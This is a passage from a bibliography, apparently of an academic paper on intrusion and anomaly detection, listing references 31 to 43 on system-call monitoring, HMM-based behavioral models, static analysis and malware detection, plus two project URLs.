[31] Wressnegger, C., G. Schwenk, D. Arp, and K. Rieck (2013) "A close look on n-grams in intrusion detection: anomaly detection vs. classification," in *Proceedings of the 2013 ACM workshop on Artificial intelligence and security*, ACM, pp. 67–76.

[32] Liu, Z., S. M. Bridges, and R. B. Vaughn (2005) "Combining static analysis and dynamic learning to build accurate intrusion detection models," in *Information Assurance, 2005. Proceedings. Third IEEE International Workshop on*, IEEE, pp. 164–177.

[33] Sekar, R., M. Bendre, D. Dhurjati, and P. Bollineni (2001) "A fast automaton-based method for detecting anomalous program behaviors," in *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on*, IEEE, pp. 144–155.

[34] Gao, D., M. K. Reiter, and D. Song (2009) "Beyond output voting: Detecting compromised replicas using HMM-based behavioral distance," *IEEE Transactions on Dependable and Secure Computing*, **6**(2), pp. 96–110.

[35] Warrender, C., S. Forrest, and B. Pearlmutter (1999) "Detecting intrusions using system calls: Alternative data models," in *Security and Privacy, 1999. Proceedings of the 1999 IEEE Symposium on*, IEEE, pp. 133–145.

[36] Yeung, D.-Y. and Y. Ding (2003) "Host-based intrusion detection using dynamic and static behavioral models," *Pattern recognition*, **36**(1), pp. 229–243.

[37] Dou, Y., K. C. Zeng, Y. Yang, and D. D. Yao (2015) "MadeCR: Correlation-based malware detection for cognitive radio," in *Computer Communications (INFOCOM), 2015 IEEE Conference on*, IEEE, pp. 639–647.

[38] Gao, D., M. K. Reiter, and D. Song (2004) "Gray-box extraction of execution graphs for anomaly detection," in *Proceedings of the 11th ACM conference on Computer and communications security*, ACM, pp. 318–329.

[39] Thummalapenta, S., T. Xie, N. Tillmann, J. De Halleux, and Z. Su (2011) "Synthesizing method sequences for high-coverage testing," *ACM SIGPLAN Notices*, **46**(10), pp. 189–206.

[40] "Software-artifact Infrastructure Repository," `http://sir.unl.edu/portal/index.php`, accessed: 2018-04-04.

[41] Gopalakrishna, R., E. H. Spafford, and J. Vitek (2005) "Efficient intrusion detection using automaton inlining," in *Security and Privacy, 2005 IEEE Symposium on*, IEEE, pp. 18–31.

[42] Wagner, D. and R. Dean (2001) "Intrusion detection via static analysis," in *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on*, IEEE, pp. 156–168.

[43] "jahmm github page," `https://github.com/tanjiti/jahmm`, accessed: 2018-04-04.